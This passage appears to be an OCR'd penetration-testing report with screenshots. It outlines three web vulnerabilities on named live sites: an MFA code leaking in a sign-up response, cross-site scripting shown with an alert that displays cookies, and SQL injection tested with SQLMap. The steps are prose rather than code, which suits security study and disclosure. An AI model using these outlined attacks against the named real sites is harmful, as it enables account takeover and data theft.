
# STEP 2 : Sign UP by Entering Email Address and Phone No.




# Step 3. Get the Verification Code Using MFA Code Leaking In Response




# Step 4: Enter the code and Password then click on submit



# Step 5. Now Account is created successfully





Kali Linux
Settings
glamgalscosmetics.ng/my_a
https://www.glamgalscosmetics.ng/my_account.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
GlamGals
HOLLYWOOD-U.S.A
PROFESSIONAL MAKEUP FOR ALL
Search entire store here...
jjjhjhjjhj
0
MAKEUP STORE
SKIN CARE
HAIR CARE
APPLIANCES
ACCESSORIES
OFFERS
SHADOW
TALC POWDERS
BEAUTY TIPS
APRIL DEAL
STORE LOCATOR
Home
About Us
My Account
Your Orders
Track, return, or buy things again
Login & security
Edit login, name, and mobile number
Your Addresses
Edit addresses for orders and gifts
Payment options
Edit or add payment methods
FOLLOW US ON
Enter email
SUBSCRIBE
CUSTOMER CARE
Help Center
FAQ
Shipping
Beauty Tips
ABOUT US
About us
Press
Career
Contact
MY ACCOUNT
Register
My Cart
Order History
Payment
INFORMATION
Privacy Policy
Disclaimer
T & C
Cancellation & Return
Payment Method
VISA
Verve

# 5. Cross-Site Scripting


1. Target Site: https://berrybenka.com
2. Vulnerability: Cross-Site Scripting
3. Tools: PwnXSS
4. Impact: Cross-Site Scripting (XSS) enables attackers to inject malicious scripts into web pages, leading to theft of sensitive data, account hijacking, malware distribution etc.
5. Severity: High

# Step 1: Visit the Site.

# Step 2: Insert alert script in target input point.



# Step 3: Click enter, alert command works and display the cookies.



# 6. SQL Injection

1. Target Site: https://www.iphbooks.com/


2. Vulnerability: Sql Injection

3. Tools: SQLMap

4. Impact: SQL Injection (SQLi) enables attackers to manipulate a website's database, leading to unauthorized access, data theft, and potentially full control over the system.

5. Severity: High


# Step 1: Visit the Site



